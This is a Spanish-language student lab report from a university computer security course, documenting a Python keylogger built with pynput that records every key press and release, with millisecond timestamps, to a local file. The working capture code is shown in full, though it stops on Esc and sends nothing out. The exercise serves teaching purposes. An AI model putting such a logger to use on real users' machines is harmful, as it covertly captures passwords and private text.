

INFORME DE ACTIVIDAD • CNO IV — SEGURIDAD INFORMÁTICA

# No presiones Esc... todavía

*Captura y persistencia de pulsaciones de teclado con precisión de milisegundos.*

**UNIVERSIDAD  
POLITÉCNICA**  

---

**DE SAN LUIS POTOSÍ**

|                     |                                |
|---------------------|--------------------------------|
| ESTUDIANTE          | Luis Arturo Rocha Zarazúa      |
| MATRÍCULA           | 185050                         |
| ASIGNATURA          | CNO IV — Seguridad Informática |
| DOCENTE             | Servando López Contreras       |
| PARCIAL / ACTIVIDAD | Parcial 1 · ACT-03             |
| FECHA DE ENTREGA    | 23/08/2026                     |

# No presiones Esc... todavía

## Índice


|                                    |   |
|------------------------------------|---|
| 1. Introducción / Objetivo.....    | 2 |
| 2. Desarrollo.....                 | 2 |
| 2.1 Persistencia del registro..... | 2 |
| 2.2 Asociación temporal .....      | 3 |
| 3. Resultados.....                 | 4 |
| 4. Conclusión.....                 | 5 |

## 1. Introducción / Objetivo

Implementar y documentar en un entorno de laboratorio controlado, un programa basado en event hooks y callbacks que permite registrar eventos de teclado, asociarlo temporalmente y transmitir telemetría con el fin de comprender el funcionamiento técnico de una técnica de captura de entrada y reconocer sus implicaciones dentro de la ciberseguridad.

## 2. Desarrollo

A partir del código estudiado en clase, se desarrolló una versión ampliada que incorporo los siguientes elementos:


A screenshot of a code editor window titled 'LARZ-Act03-P1.py 1'. The code is in Python and uses the pynput library to listen for keyboard events. It defines two functions: 'on\_press' which prints the character of an alphanumeric key or the key name for special keys, and 'on\_release' which prints the key name on release and checks for the escape key. A 'Listener' object is created with these functions and is joined to the main thread.

```
1 from pynput.keyboard import Key, Listener
2
3 def on_press(key):
4     try:
5         print(f'Tecla alfanumerica presionada: {key.char}')
6     except AttributeError:
7         print(f'Tecla especial presionada: {key}')
8
9 def on_release(key):
10    print(f'Key release: {key}')
11    if key == Key.esc:
12        #Stop Listener
13        return False
14
15 with Listener(on_press=on_press, on_release=on_release) as listener:
16    listener.join()
```

Figura 1: Imagen de código estudiado y generado en clase

### 2.1 Persistencia del registro

Se modifico el código para que almacenara los eventos generados durante la ejecución en un archivo local, usando la persistencia solicitada exclusivamente en los registros, no a la ejecución del programa al iniciar el sistema



```
1 from pynput.keyboard import Key, Listener
2 from datetime import datetime
3 #Nombre del Archivo donde se guardaran los registros
4 ARCHIVO_LOG = "registro_eventos.txt"
5
6 def registrar_eventos(accion, key):
7     #Obtenemos la fecha y hora actual con precision de milisegundos
8     marca_tiempo = datetime.now().strftime('%Y-%m-%d %H:%M:%S.%f')[:-3]
9     #Extraer el valor de la tecla en forma limpia
10
11     try:
12         # Si es una tecla alfanumerica, tomamos el caracter
13         tecla_str = key.char
14     except AttributeError:
15         # Si es una tecla especial, la convertimos a texto
16         tecla_str = str(key)
17
18     #Construir la cadena con el formato solicitado
19     linea_registro = f"{marca_tiempo} | {accion} | {tecla_str}\n"
20     #Guardamos la linea en el archivo abriendolo en modo "a"
21     with open(ARCHIVO_LOG, "a", encoding="utf-8") as archivo:
22         archivo.write(linea_registro)
23
24 def on_press(key):
25     # Registramos el evento de presionar
26     registrar_eventos("PRESS", key)
27
28 def on_release(key):
29     # Registramos el evento de soltar
30     registrar_eventos("RELEASE", key)
31
32     # Condición de salida
33     if key == Key.esc:
34         return False
35
36 # Iniciamos el listener
37 with Listener(on_press=on_press, on_release=on_release) as listener:
38     listener.join()
```

Figura 2: Imagen del código modificado para que almacene Los eventos generados en un archivo

## 2.2 Asociación temporal

Cada evento registrado incluye una marca de fecha y hora utilizando la siguiente estructura:

Fecha | ACCIÓN | tecla

Esto con la finalidad de identificar cuando ocurrió el evento, en que orden ocurrió, cuanto tiempo transcurrió entre eventos.

Para poder lograr esto, se tuvo que importar el modulo datetime de Python para generar la marca de fecha y hora exacta, además se añadió una función que se encarga de escribir (append) cada evento en un archivo local




Figura 3: Imagen de un evento registrado, mostrando Fecha | ACCIÓN | tecla

### 3. Resultados

Al ejecutarse el script se comprobó una captura exitosa y secuencial de la entrada del usuario, interceptando caracteres y teclas de control con un formato de salida preciso. El programa finalizó correctamente al presionar la tecla Esc.




Figura 4: Imagen del archivo generado durante la prueba

## 4. Conclusión

---

En esta practica me ha permitido entender el funcionamiento técnico de una técnica de captura de entrada y reconocer sus implicaciones dentro de la ciberseguridad, su entendimiento ha de sido de mucha importancia ya que la incorporación de persistencia y asociación temporal evidencia cómo un atacante podría perfilar el comportamiento de una víctima para extraer información sensible, subrayando la criticidad de mantener controles de seguridad estrictos.